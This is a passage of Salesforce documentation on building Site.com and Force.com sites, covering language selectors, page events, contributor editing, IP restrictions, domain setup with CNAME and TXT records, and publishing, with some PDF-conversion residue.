1. In the Languages view on the Overview tab, click  > **Import Translated Content**.
2. Browse to the location of the translated .xml file.
3. Select the file and click **Open**.
4. Decide whether to overwrite the current site content.
5. Click **Import**.

A message appears to indicate whether the content was imported successfully, unless the file is over 1 MB. In that case, you'll receive an email when the import process finishes.

After you import the translated content, test your pages to make sure the content displays correctly. For each page, use the Site.com Studio language selector to view the page in each supported language.

Adding a Language Selector Page Element

The language selector lets your site visitors choose their preferred language when viewing a site.

After you add languages to your site, you need to let site visitors select their preferred language from the list of languages you defined in the Languages view.

 **Tip:** To save time, add the language selector to your site's page templates.

When the page is open:

1. Drag a **Language Selector** from the Page Elements pane onto the page.
Site visitors will see a Change Site Language drop-down list when they visit the page.
2. Set properties for the language selector:

Property	Description
Do Not Translate	Select this checkbox if you want the text in the Label field to remain the same for all languages.
Label	<p>The label that appears beside the Language Selector page element when it's added to a page. "Change Site Language" is the default text.</p> <p>The text is translatable, so you can either choose a language in the Site.com Studio language selector and update the text for each language, or export all site content for translation.</p>
Home Page URL	Redirects site visitors to a different page when they choose a language. The URL is the same for all languages.

[Adding Languages](#)

Events Overview

Events enable you to add interactive and animated effects to the pages and page elements of your website.

When an event occurs—say, when a user clicks an element on the page or when the page loads—you can specify what action (or series of actions) it should trigger. For example, when your home page loads, you could display a news bulletin popup that fades away after several seconds. Or when the user clicks a panel, you could expand the panel to reveal additional information or alter its style.

The Events pane lists many common actions that you can trigger when an event occurs. Using the options here, you can specify that:

When *[this event]* occurs, trigger *[this action]*.

Creating an Event

Use events to add interactive and animated effects to the pages and page elements of your website.

1. Select the relevant page or page element.
2. Select an event in the Events pane (). See [Available Events and Actions](#) on page 5503.
3. Click  and select an action in the Choose an Action list that appears.
4. Set the other available properties for the action, such as:
 - Target Element—specifies the page element that the action affects
 - Effect—specifies how the action is animated, such as fade or slide.
 - Speed—sets the speed of the animation to fast, normal, slow, or very slow
 - Chained—allows you to chain actions so they occur sequentially. For example, to create a Delay action that delays the action that *follows* it, select the Delay action's **Chained** checkbox. This indents the subsequent action underneath the Delay action, indicating that it's tied to the Delay action. Applies to the Animate, Delay, Hide Element, Repeat, Show Element, and Toggle Element actions.
5. Click **Save**.
6. Add more actions if required.

Tip:

- When you add an event to a page or page element, an asterisk (*) appears beside the event in the Events pane.
- If you hover over  on a selected page element, a tooltip appears indicating which events are associated with the element. You can also click the icon to quickly open the Events tab.

To delete an action, select it and click .

To change the order in which an action occurs, select it and click  or .

Trigger This Action...

Action	Description
Add CSS Class	Dynamically adds a CSS class to style the targeted item. For example, to alter the appearance of a page element, you could add a new CSS class to it.
Alert	Displays a popup browser alert message.
Animate	Animates CSS properties, such as Top, Left, Width, and Height, which you specify by entering appropriate values in the <code>css</code> field. For example, if targeting an image, you can enter values such as <code>opacity: "0.4"</code> , <code>width: "70%"</code> , which changes the image's appearance according to the speed and effect you set.
Delay	Adds a delay (measured in milliseconds) before the action that follows. (Ensure you select the Chained checkbox to tie it to the subsequent action.)
Execute JavaScript	Runs custom JavaScript code, which you enter by clicking Edit Script to open the Custom Code Editor.
Go To Page	Goes to the designated page number in data repeaters and data tables. See Adding Pagination to Data Repeaters and Data Tables on page 5463.
Hide Element	Hides the targeted item according to the speed and effect you set.
Next Page	Goes to the next page in data repeaters and data tables. See Adding Pagination to Data Repeaters and Data Tables on page 5463.
Previous Page	Goes to the previous page in data repeaters and data tables. See Adding Pagination to Data Repeaters and Data Tables on page 5463.
Remove CSS Class	Removes a CSS class from the targeted item to dynamically remove its style. For example, to alter the appearance of a page element, you could remove the CSS class associated with it and replace it with another.

Action	Description
Repeat	Repeats the action that follows by the specified number of times, with the specified delay between each occurrence. (Ensure you select the Chained checkbox in the Properties pane to tie it to the following action.)
Set Element Attribute	Dynamically sets the specified attribute value of the targeted item. For example, if targeting an image, you could change the image source by entering <code>src</code> in the <code>Attribute Name</code> field and entering the image URL in the <code>Attribute Value</code> field. You can also add custom name/value pairs for advanced coding purposes.
Show Element	Reveals the targeted item according to the speed and effect you set.
Submit	Submits the selected form's data.
Toggle Element	Switches the visibility of the targeted element according to the speed and effect you set.

[Understanding the Inline Editing Toolbar](#)

Creating Site Pages as a Site.com Contributor

If your site administrator or designer has enabled page creation, you can add pages to your site.

To add a new page:

1. In the Site Pages view on the Overview tab, click **New Site Page**.
2. Enter the page name.
3. Select a template for the page.
4. Click **Create**. The site page opens.

SEE ALSO:

[Using Site.com Studio as a Contributor](#)

Editing Content Blocks as a Contributor

Content blocks contain the text of your website pages, and can also house images and hyperlinks. As a contributor, you can edit the text in editable content blocks using an inline editor. Because you're editing the text inline, you always know exactly how the finished page will look when it's live.

Editable content blocks display a gray border when you hover over the text. You can edit the text in these areas only.

When the page is open:

1. Double-click the text area you want to edit.
The inline editor appears.
2. Add or edit text, and format it using the [inline editor](#).
Avoid applying formatting, such as different fonts or highlighting, directly to text whenever possible. Instead, it's best practice to use the paragraph and heading styles to quickly apply consistent formatting throughout the site. This also ensures that all page text is updated automatically if a site administrator or designer modifies the site's paragraph and heading styles.
3. Add [images](#) or [hyperlinks](#) as required.

[Understanding the Contributor's Page Editing View](#)

Understanding the Inline Editing Toolbar

As a contributor, you can use the inline editor to edit any editable text areas on the page. Editable areas display a gray border when you hover over the text.

The inline editor lets you:

- Control the text style and layout (1) by:
 - Applying bold or italic formatting
 - Inserting numbered or bulleted lists
- Add [images](#) and [hyperlinks](#), and remove unwanted formatting (2).
- Expand the toolbar (3) to access additional options (4–8).
- Undo and redo your edits (4).
- Control the text style and layout (5) by:
 - Applying underline formatting
 - Setting text alignment
 - Applying blockquote formatting
- Set paragraph indentation (6).
- Apply paragraph and heading styles (7).
- Apply additional styles, such as highlighting (8).

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance,** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

 **Tip:** Avoid applying formatting, such as different fonts or highlighting, directly to text whenever possible. Instead, it's best practice to use the paragraph and heading styles to quickly apply consistent formatting throughout the site. This also ensures that all page text is updated automatically if a site administrator or designer modifies the site's paragraph and heading styles.

Adding Images to Text as a Contributor

As a contributor, you can quickly add images to any editable text areas on the page using an inline editor.

Editable text areas display a grey border when you hover over the text. You can add images to these areas only.

When the page is open:

1. Double-click the text area you want to edit.
The inline editor appears.
2. Position your cursor where you want to insert the image and click .
3. In the Image Properties dialog box, enter a URL to an image in the `URL` field.
For example, to add an image that you uploaded to the site, type `/` followed by the image filename, such as `/myimage.png`.
4. Enter a brief description of the image in the `Alternative text` field. The description is used by screen reader users or as a substitute if the browser can't display the image. It can also help with search engine optimization (SEO).
5. Optionally, preview how the image appears in relation to the text on the page and set:
 - The width and height of the image
 - The image border (for example, to set a border that's 10 pixels wide, enter `10` in the `Border` field)
 - How much space surrounds the image (which is controlled by the `HSpace` and `VSpace` properties)
 - How the image aligns with the text on the page
6. Click **OK**.

Your changes are saved automatically when you click anywhere outside the text area.

AND

Contributor role assigned at the site level

Attaching Hyperlinks to Text and Images as a Contributor

As a contributor, you can use the inline editor to quickly add hyperlinks to text or images in any editable text areas on the page.

Editable text areas display a gray border when you hover over the text. You can add hyperlinks in these areas only.

When the page is open:

1. Double-click the text area you want to edit. Editable text areas display a gray border when you hover over the text.
The inline editor appears.
2. Select the text or image that you want to attach a hyperlink to and click .
3. Select the link type.
 - To link to a page or item in your site, or to an external page:
 - a. Select **URL**.
 - b. Select the protocol.
 - c. In the `URL` field, select an item in your site, or type the address to an external page—for example, `http://www.externalsite.com`. (If you can't see the list of site items, place your cursor in the `URL` field and press the `DOWN` key on your keyboard.)
 - To link to an anchor that was previously added to the page, select **Link to anchor in the text** and select the anchor in the drop-down list.
 - To link to an email message, select **An email**, and enter the recipient's email address and the message information.
4. Click **OK**.

Your changes are saved automatically when you click anywhere outside the text area.

Adding Page Elements to Pages as a Contributor



As a contributor, you can add page elements to any editable areas of a page.

Page elements are the building blocks of site pages. Content blocks contain the text of your website pages and can house images and hyperlinks. Widgets are custom page elements that are created by your designer or site administrator. If you can't see widgets, they're not available to you.

- To add a page element to an open page, drag the element from the Page Elements pane to an editable area. When you drag a page element to an editable page area, the area is highlighted with a blue border. If you can't see a blue border, the page doesn't have any editable areas.

- To move a page element on the page, drag the page element to another editable area.

- To delete a page element, click .

After you add a content block to a page, double-click the content block to edit it.

When you add a widget to the page, you might need to specify properties for the widget in a dialog box, which automatically saves your changes. To dismiss the dialog box, click another area of the screen. For more information about the properties, contact your designer or site administrator.

Previewing How Pages Appear on Mobile Devices

With live mode, site administrators, designers, and contributors can preview how pages and templates appear on devices such as cell phones and tablets.

Site.com contributors are automatically placed in live mode for all content editing. They can edit the content blocks they've been given access to by the site administrators.

Site administrators and designers can switch between live and design modes by clicking **Live** or **Design** on the Site.com Studio toolbar. Design mode is the default view for site administrators and designers.

- To preview how the page looks:
 - On smartphones, click .
 - On tablets, click .
 - On computer screens, click .
 - At 100% width and height, click .
- To manually adjust the width of the screen, move the slider .
- To resize the width and height of the screen, drag the resizing handles at the edge of the frame to the required size.
- To store frequently used custom screen sizes, click  and enter the custom measurements.
- To rotate the screen orientation from portrait to landscape, click .

Previewing Site.com Sites

Contributors, designers, and site administrators can preview site pages to see how they look when rendered in a browser window. It's always a good idea to make sure your changes are displayed correctly, as this is how the pages appear on the live site.

If you're a site administrator or designer, you can also create an anonymous preview URL that allows other users to review the site before it goes live. The URL is always valid (unless you disable it) and shows the latest work in progress. It's only available to the people you send it to, and can't be found by search engines.

- Click **Preview Page** on the toolbar when editing a page.
- Hover over a page in the Site Pages view of the Overview tab and click  > **Preview** to view a single page.
- Click **Preview** on the toolbar of the Overview tab to view the entire site. From the **Preview** menu, you can also:
 - Click **Preview Site in a New Tab** to view the site in a new tab in the existing browser window.
 - Click **Preview Site at 1024 x 768** to view the site as it appears to laptop users.
 - Click **Enable Anonymous Preview**, if you're a site administrator or designer, to create a URL that allows other users to preview the site before it goes live. Click the **View Anonymous Preview** option that appears in the **Preview** menu to access the preview URL, which you can copy and send to other users to review and test your changes. **Enable Anonymous Preview** is also available in the [Site Configuration view](#).
- Click **Preview** beside a site on the Site.com home page to view the entire site.

When you preview pages, all browser-related functions should work.

 **Note:** During preview only, style sheets are rendered as inline styles.

Site.com IP Restrictions Overview

Every computer has a unique IP address that it uses to identify itself. Using IP restrictions, you can define a range of permitted IP addresses for the pages, folders, and assets in your site to control visitors' access.

For example, let's say you have a site page that lists all employees by department. You don't want people outside your organization to view this sensitive information. By restricting the permitted IP addresses to your organization's IP range—say, 112.122.0.1 to 112.122.0.123—you ensure that no other site visitors can view the page.

When you define IP restrictions for:

- A parent page template, all child page templates and template-based pages inherit the restrictions.
- A folder, all subfolders and assets within the folder inherit the restrictions.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance,** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- Site.com Publisher User field enabled on the user detail page

AND

Site administrator or designer role assigned at the site level

To edit only content in Site.com sites:

- Site.com Contributor User

AND

Contributor role assigned at the site level

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance,** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

- The entire site, all site items inherit the restrictions.

For any item that inherits IP restrictions, you can add additional IP restrictions to further narrow the permitted IP range.

And if a user is denied access to a page, you can redirect them to another page, such as a user-friendly error page.

[Adding IP Restrictions in Site.com](#)

Control site visitors' access to the pages, page templates, folders, and assets in your site by setting the range of permitted IP addresses.

[Editing, Disabling, and Deleting IP Restrictions in Site.com](#)

SEE ALSO:

[Adding IP Restrictions in Site.com](#)

[Editing, Disabling, and Deleting IP Restrictions in Site.com](#)

Adding IP Restrictions in Site.com

Control site visitors' access to the pages, page templates, folders, and assets in your site by setting the range of permitted IP addresses.

1. On the Overview tab, either:
 - Hover over the page, page template, folder, or asset in the All Site Content view and click  > **Add IP Restrictions**.
 - Click **Site Configuration** > **IP Restrictions** and click **Add IP Restrictions**.

2. If not already selected, choose the item you want to restrict access to.

3. Enter the first and last IP addresses of the permitted IP range—for example, 112.122.0.1 to 112.122.0.123. To enter a single IP address, just complete the `Start Address` field.

Both IP addresses in a range must be either IPv4 or IPv6. In ranges, IPv4 addresses exist in the IPv4-mapped IPv6 address space `::ffff:0:0 to ::ffff:ffff:ffff`, where `::ffff:0:0` is 0.0.0.0 and `::ffff:ffff:ffff` is 255.255.255.255. A range can't include IP addresses inside of the IPv4-mapped IPv6 address space if it also includes IP addresses outside of the IPv4-mapped IPv6 address space. Ranges such as `255.255.255.255 to ::1:0:0:0` or `:: to ::1:0:0:0` are not allowed.

4. Click **Add IP Range** to add additional ranges.
5. To redirect users with an invalid IP address to an alternative page, such as a user-friendly error page, specify the page in `Access Denied Page`. If you set this in the IP Restrictions view, the page is the default for all IP restrictions unless you override it at the item level.

You can redirect users to a page in your site or to an external site. Always use a prefix such as `http://` when entering an external URL. If you don't set an access denied page, users see a blank page that displays a default "Access to this resource is denied" message.

6. Click **Save**.

To test the IP restrictions of a page template or site page, click **Preview** when the page is open. When you're happy with your updates, [publish the site](#) to enable the restrictions.

Note:

- If an item inherits IP restrictions—for example, an asset in an IP-restricted folder—you can add additional restrictions to further narrow the range. Although the item doesn't display the inherited values anywhere, the inherited IP range values do apply to the child item and only site visitors with valid IP addresses can access it.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To add and edit IP restrictions in Site.com:

- `Site.com` `Publisher User` field enabled on the user detail page

AND

Site administrator role assigned at the site level

- If you select a site page in the Access Denied Page drop-down list, users with an invalid IP address can view that page even if the entire site is restricted.
- Caching is disabled for any item that has IP restrictions. Additionally, if you update the IP restrictions of an asset, folder, or page, the system updates its URL in case proxy servers such as Akamai already cached the item.

SEE ALSO:

[Site.com IP Restrictions Overview](#)[Editing, Disabling, and Deleting IP Restrictions in Site.com](#)

Editing, Disabling, and Deleting IP Restrictions in Site.com

After you create an IP restriction for a Site.com site, you can edit the address range, briefly disable the IP restriction (say, to allow temporary access to a page), or delete the restriction entirely.

To view all the IP restrictions on a site, open the IP Restrictions view under Site Configuration (on the Overview tab). Alternatively, to view the IP restriction on a single item, hover over it in the All Site Content view and click  > **Edit IP Restrictions**.

When either the IP Restrictions section or the IP restrictions dialog box is open, you can:

- Edit the range of IP addresses. In the IP Restrictions view, double-click the IP address to edit the values inline.
- Disable an IP restriction by deactivating it. You can reactivate the restriction at any time. If you deactivate an IP restriction on an item that has several restrictions, the item's other restrictions are also deactivated.
- Delete an IP restriction. This removes the restriction entirely and allows all site visitors to access the item.

After you update the site's IP restrictions, [publish the site](#) to enable your changes.

Managing Domains in Site.com

Before you can publish your site to the Internet, you must set the site's domain information.

To add a domain to the site's domains list, Salesforce must verify that you own the domain name. The verification method you choose depends on whether the domain name is currently in use.

- [Add domain names using CNAME records](#) if you're creating a new domain name or using a domain name that's not currently in use.
- [Add domain names using TXT records](#) if the domain name is already in use on another website and you want to reuse it. The existing website must also use domain name system (DNS) A records.

[Adding Domains Using CNAME Records in Site.com](#)

[Adding Domains Using TXT Records in Site.com](#)

To publish a site to the Internet, you must first set its domain information. Add a domain name using a TXT record if you're reusing a domain name that's currently in use. For example, if you're migrating from an existing site to a new Site.com site, you can transition seamlessly to the new site when you're ready to go live. This method is suitable only for existing sites that use DNS A records.

- `Site.com` Publisher User field enabled on the user detail page

AND

Site administrator role assigned at the site level

Adding Domains Using CNAME Records in Site.com

To publish a site to the Internet, you must first set its domain information. Add a domain name using a CNAME record if you're creating a new domain name, or if you're adding a domain name that's currently not in use.

If you don't already have a branded, custom Web address, such as `www.mycompany.com`, create one by registering through a domain name registrar.

Each domain name in Site.com must be unique. Salesforce verifies your domain name when you add it to the site's list of domains, and again when you publish the site.

 **Tip:** It can take up to 48 hours for domain changes to become available on the Internet. However, you can reduce this time by lowering the time to live (TTL) value in the account management settings of your DNS provider. Because the current remaining time must expire before your new setting takes effect, you should update this value a few days prior to going live.

You can also add a custom path to your domain name to create a custom URL. A custom URL consists of the domain and a custom path. The same path name may be used on more than one domain, but it can't be used more than once within the same domain. When adding a domain, the `/` is required for the path. It indicates the root. You can add an additional custom name after the `/`, but you must at least use the `/` to indicate the root. For example, if the domain name is `https://oursite.com` and the path is `/products`, the site URL is `https://oursite.com/products`. If you added the custom URL to the root, the URL would be `https://oursite.com`.

 **Note:** You can also manage domains and paths in Setup using Domain Management.

1. In the account management settings of your DNS provider, create a CNAME record. CNAME records must include your domain name, your 18-character organization ID, and the suffix `live.siteforce.com`. For example, if your domain name is `www.mycompany.com` and your organization ID is `00dx0000000001aaa`, then the CNAME must be `www.mycompany.com.00dx0000000001aaa.live.siteforce.com`. You can find the organization ID on the new domain page in Domain Management within Setup.
2. When your CNAME record is available on the Internet, open Site.com Studio and click **Site Configuration > Domains** on the Overview tab.
3. Enter the domain name in the text box provided—for example, `www.mycompany.com`—.
4. Add an optional path name.
5. click Add.
6. Repeat for any additional domain names. For example, you might want to include common misspellings of the domain name in case users make typing mistakes. You must create a corresponding unique CNAME record for each domain name. You can add up to ten domain names.
7. When you're ready to go live, [publish the site](#).

 **Note:**

- If you have an MX record set up for your domain's mail service, the domain assigned to the MX record can't be the same as the domain you assign to your CNAME record. If you create a CNAME record using the same domain as your MX record, your mail service will be disabled.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise, Performance, and Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To manage domains and publish Site.com sites:

- `Site.com` Publisher User field enabled on the user detail page

AND

Site administrator role assigned at the site level

For example, if you have `mydomain.com` assigned to your MX record, and you want to use it for your CNAME record, we recommend assigning `www.mydomain.com` to your CNAME record instead, and then working with your DNS provider to redirect `mydomain.com` to `www.mydomain.com`.

- When you update existing domain information, you must publish your changes for them to take effect. If you see a message that there are no changes to publish, first update a page in your site and then publish your changes.

SEE ALSO:

[Adding Domains Using TXT Records in Site.com](#)

[Managing Domains in Site.com](#)

Adding Domains Using TXT Records in Site.com

To publish a site to the Internet, you must first set its domain information. Add a domain name using a TXT record if you're reusing a domain name that's currently in use. For example, if you're migrating from an existing site to a new Site.com site, you can transition seamlessly to the new site when you're ready to go live. This method is suitable only for existing sites that use DNS A records.

Each domain name in Site.com must be unique. Salesforce verifies your domain name when you add it to the site's list of domains, and again when you publish the site.

Tip: It can take up to 48 hours for domain changes to become available on the Internet.

However, you can reduce this time by lowering the time to live (TTL) value in the account management settings of your DNS provider. Because the current remaining time must expire before your new setting takes effect, you should update this value a few days prior to going live.

1. In the account management settings of your DNS provider, create a TXT record that contains your organization's ID. To find the ID, open Site.com Studio, click **Site Configuration > Domains** on the Overview tab, and copy the organization ID displayed there.

Contact your DNS provider if you're unsure how to create a TXT record.

2. When your TXT record is available on the Internet, enter the domain name in the text box provided in the Domains view—for example, `www.mycompany.com`—and click **Add**.
3. Repeat for any additional domain names. For example, you might want to include common misspellings of the domain name in case users make typing mistakes.

You can add up to ten domain names.

4. **Publish** your Site.com site when it's ready. It won't yet be live on the Internet.

5. To go live, in your DNS account management settings:

- a. Create a CNAME that meets the following criteria. CNAME records must include your domain name, your 18-character organization ID, and the suffix `live.siteforce.com`. For example, if your domain name is `www.mycompany.com` and your organization ID is `00dx0000000001aaa`, then the CNAME must be `www.mycompany.com.00dx0000000001aaa.live.siteforce.com`. You can find the organization ID on the new domain page in Domain Management within Setup.

Publishing Site Changes

When you *publish* a site in Site.com, you make its pages and assets live on the Internet so site visitors can access them.

Before you publish your site for the first time, you must [set the site's domain information](#). If you don't set up your domain, you'll be prompted to do so during the publishing process.

You can publish your entire site or just specific items.

1. Click **Publish Changes...**

2. To publish:

- All recent changes, ensure **Site-wide changes** is selected.
- Specific items, select **Only selected items** and select the relevant items.

 **Note:** If you select an item that has dependencies, the dependent items are also selected. For example, if you select a page, but you changed the page and the style sheet that it relies on, the style sheet is also selected. Click **View** to see the list of dependencies. You can't deselect an item if it's a critical dependency for another selected item.

3. Click **Next** and then review the list of items to be published.

4. Click **Next** and then add a publishing note, if required. The note appears in the Description column of the Change History view.

5. Click **Publish**.

You'll receive an email notification when your site changes go live.

 **Note:** You can't publish your site from sandbox.

[Managing Domains in Site.com](#)

[Publishing Site Changes](#)

Force.com Sites

Force.com Sites enables you to create public websites and applications that are directly integrated with your Salesforce organization—without requiring users to log in with a username and password. You can publicly expose any information stored in your organization through a branded URL of your choice, and make the site’s pages match the look and feel of your company’s brand.

Salesforce organizations contain valuable information about partners, solutions, products, users, ideas, and other business data. Some of this information would be useful to people outside your organization, but only users with the right access and permissions can view and use it. In the past, to make this data available to the general public, you had to set up a Web server, create custom Web pages (JSP, PHP, or other), and perform API integration between your site and your organization.

Additionally, if you wanted to collect information using a Web form, you had to program your pages to perform data validation.

With Force.com sites, you no longer have to do any of those things. Force.com Sites enables you to create public websites and applications that are directly integrated with your Salesforce organization—without requiring users to log in with a username and password. You can publicly expose any information stored in your organization through a branded URL of your choice. You can also make the site’s pages match the look and feel of your company’s brand. Because sites are hosted on Force.com servers, there are no data integration issues. And because sites are built on native Visualforce pages, data validation on collected information is performed automatically. You can also enable users to register for or log in to an associated portal seamlessly from your public site.

 **Note:** Force.com Sites is subject to these additional [Terms of Use](#).

For information on Site.com, which is a Web content management system (CMS) that makes it easy to build dynamic, data-driven Web pages and edit content in real time, see [Community Builder \(Site.com\)](#) on page 5344.

The following examples illustrate a few ways that you can use sites:

- Create an ideas site—Use sites to host a public community forum for sharing and voting on ideas about your company, services, or products. Ideas websites can be made public using sites.
- Publish a support FAQ—Provide helpful information on a public website where customers can search for solutions to their issues.
- Create a store locator tool—Add a public tool to your portal that helps customers find stores in their area.
- Publish an employee directory—Add an employee directory to your company's intranet by creating a site restricted by IP range.
- Create a recruiting website—Post job openings to a public site and allow visitors to submit applications and resumes online.
- Publish a catalog of products—List all of your company's products on a public website, with model numbers, current prices, and product images pulled dynamically from your organization.

Because Force.com sites are served directly from the Salesforce organization, a site's availability is directly related to the organization's availability. During your organization's maintenance window for major releases, your sites will be unavailable; users who try to access a site will see a Force.com-branded maintenance page or your custom [Service Not Available Page](#). It's a good idea to inform your site users of the release maintenance windows and related sites unavailability in advance. You can view specific maintenance windows, listed by instance, at trust.salesforce.com/trust/status/#maint.

The Force.com Domain

For each of your sites, you determine the URL of the site by establishing the site's domain name. You can choose one of the following domain options:

- Use your Force.com domain name, which is your unique *subdomain prefix* plus `force.com`. For example, if you choose *mycompany* as your subdomain prefix, your domain name would be `http://mycompany.force.com`. The name is case sensitive.

 **Note:** Your Force.com domain name is used for all the sites that you create. For example, your company could create one public site for partners, another for developers, and a third for support. If your company's domain is `http://mycompany.force.com`, those three sites might have the following URLs:

- `http://mycompany.force.com/partners`
- `http://mycompany.force.com/developers`
- `http://mycompany.force.com/support`

- Create a branded, custom Web address, such as `http://www.mycompanyideas.com`, by registering through a domain name registrar. Create CNAME records to redirect your branded domain and subdomains to your Force.com domain without exposing the `force.com` name in the URL. It can take up to 48 hours for your Force.com domain to become available on the Internet. Custom Web addresses aren't supported for sandbox or Developer Edition organizations.

 **Note:** The format of the secure URLs for your Force.com sites depends on the organization type or Edition. Your unique subdomain prefix is listed first, followed by Edition or environment type, then instance name and the `force.com` suffix. In the following examples, the subdomain prefix is "mycompany," the sandbox name is "mysandbox," the instance name is "na1," and the sandbox instance name is "cs1":

Organization Type	Secure URL
Developer Edition	<code>https://mycompany-developer-edition.na1.force.com</code>
Sandbox	<code>https://mysandbox-mycompany.cs1.force.com</code>
Production	<code>https://mycompany.secure.force.com</code>

The subdomain prefix for Developer Edition is limited to 22 characters. The secure URL is displayed on the Login Settings page. The URL is case sensitive.

Managing Force.com Sites

To get started using Force.com sites, from Setup, enter *Sites* in the **Quick Find** box, then select **Sites**. From this page, you can:

- Register your Force.com domain, if you have not yet done so.
- View all sites hosted on your Force.com domain.
- Click **New** to create a new site.
- Click **Edit** to make changes to an existing site.
- Click **Activate** or **Deactivate** to change the active status for your site.

 **Warning:** Be careful not to expose any information that you do not want to make public.

- Click the site's label to view that site's details.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:

- "Customize Application"

- Click the site's URL to open that site in a browser.

- [Setting Up Force.com Sites](#)
- [Creating and Editing Force.com Sites](#)
- [Configuring Force.com Sites](#)

Registering a Custom Force.com Domain

Your company's [Force.com domain](#) is used for all the sites that you create. Even if you register a branded Web address for your site, you must choose a Force.com domain. The branded URL will be redirected to the Force.com domain.

 **Note:** CNAME records must include your domain name, your 18-character organization ID, and the suffix `live.siteforce.com`. For example, if your domain name is `www.mycompany.com` and your organization ID is `00dx0000000001aaa`, then the CNAME must be `www.mycompany.com.00dx0000000001aaa.live.siteforce.com`. You can find the organization ID on the new domain page in Domain Management within Setup.

To register your Force.com domain:

1. From Setup, enter *Sites* in the **Quick Find** box, then select **Sites**.
2. Enter a unique name for your Force.com domain. A Force.com domain name can contain only alphanumeric characters and hyphens, and must be unique in your organization. It must begin with a letter, not include spaces, not end in a hyphen, and not contain underscores or periods. Salesforce recommends using your company's name or a variation, such as *mycompany*.

 **Warning:** You can't modify your Force.com domain name after you have registered it.

3. Click **Check Availability** to confirm that the domain name you entered is unique. If it isn't unique, you are prompted to change it.
4. Read and accept the Sites Terms of Use by selecting the checkbox.
5. Click **Register My Force.com Domain**. After you accept the Terms of Use and register your Force.com domain, the changes related to site creation are tracked in your organization's Setup Audit Trail and the Site History related list. It may take up to 48 hours for your registration to take effect.

 **Note:** The format of the secure URLs for your Force.com sites depends on the organization type or Edition. Your unique subdomain prefix is listed first, followed by Edition or environment type, then instance name and the `force.com` suffix. In the following examples, the subdomain prefix is "mycompany," the sandbox name is "mysandbox," the instance name is "na1," and the sandbox instance name is "cs1":

Organization Type	Secure URL
Developer Edition	<code>https://mycompany-developer-edition.na1.force.com</code>
Sandbox	<code>https://mysandbox-mycompany.cs1.force.com</code>
Production	<code>https://mycompany.secure.force.com</code>

EDITIONS

Available in: **Salesforce Classic**

Available in: **Developer, Enterprise, Performance, and Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:

- "Customize Application"

The subdomain prefix for Developer Edition is limited to 22 characters. The secure URL is displayed on the Login Settings page. The URL is case sensitive.

Setting Up Force.com Sites

Force.com Sites enables you to create public websites and applications that are directly integrated with your Salesforce organization—without requiring users to log in with a username and password.

To set up a Force.com site:

1. From Setup, enter *Sites* in the **Quick Find** box, then select **Sites**.
2. [Register a custom Force.com domain](#) for your organization.
3. [Create](#) and [configure](#) your site.
4. Develop and use [Visualforce pages](#) for your site, use or hide [standard pages](#), and customize or replace out-of-box [error pages](#). Associate these pages with your site.
5. Choose a site template. Use the lookup field to find and select a template that you've developed, or use the out-of-box template provided. The site template provides the page layout and stylesheet for your site and overrides any formatting inherited from the associated portal.
6. [Enable a portal](#) for login or self-registration, then associate it with your site.
7. Optionally, modify [public access settings](#).
8. When you are ready to make your site public, click **Activate** on the Site Details page. You can also activate your site from the Site Edit and Sites pages.

After you have set up a site, you can:

- Run reports and dashboards on your site.
- [Create workflow rules](#) that trigger email alerts when site-related criteria are met.

[Creating and Editing Force.com Sites](#)

[Configuring Force.com Sites](#)

[Troubleshooting Force.com Sites Using Administrator Preview Mode](#)

[Enable Single Sign-On for Sites](#)

Single sign-on (SSO) lets users access authorized network resources with one login. You validate usernames and passwords against your corporate user database or other client app rather than Salesforce managing separate passwords for each resource.

Creating and Editing Force.com Sites

After registering your [Force.com domain](#), create a Force.com site using the following steps:

1. From Setup, enter *Sites* in the **Quick Find** box, then select **Sites**.
2. Click **New** or click **Edit** for an existing site.
3. On the Site Edit page, define the following:

Field	Description
Site Label	The name of the site as it appears in the user interface.
Site Name	The name used when referencing the site in the SOAP API. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Site Description	An optional description of the site.
Site Contact	The user who will receive site-related communications from the site's visitors and Salesforce.
Default Web Address	The unique Force.com URL for this site. Force.com provides the first part of the URL based on the domain name that you registered; you must add a unique site name to the end. Unless you configure a custom Web address through a domain name registrar, this is the URL that the public will use to access your site.
Active	The option that activates your site when you are ready to make it available to the public. You can also activate your site from the Sites and Site Details pages. When the site is inactive, users will see the page specified in the Inactive Site Home Page field.
Active Site Home Page	<p>The landing page that users are directed to when this site is active. Use the lookup field to find and select the Visualforce page that you developed for your site's home page. Choose the UnderConstruction page if you just want to test your site.</p> <p>For ideas sites, you must use the IdeasHome page and for answers sites you must use the AnswersHome page. The "look and feel" for your Ideas site or Answers site will be inherited from its associated portal unless you select a site template.</p> <p>If you deployed a site before the Summer '10 release, you can set AnswersHome as your default landing page if you create a Visualforce page using <code><apex:page action="{!URLFOR('/answers/answersHome.apexp')}"/></code></p>
Inactive Site Home Page	The landing page that users are directed to when this site is inactive. Use the lookup field to find and select the page that you want to use. You can, for example, select a page to

EDITIONS

USER PERMISSIONS

To create and edit Force.com sites:

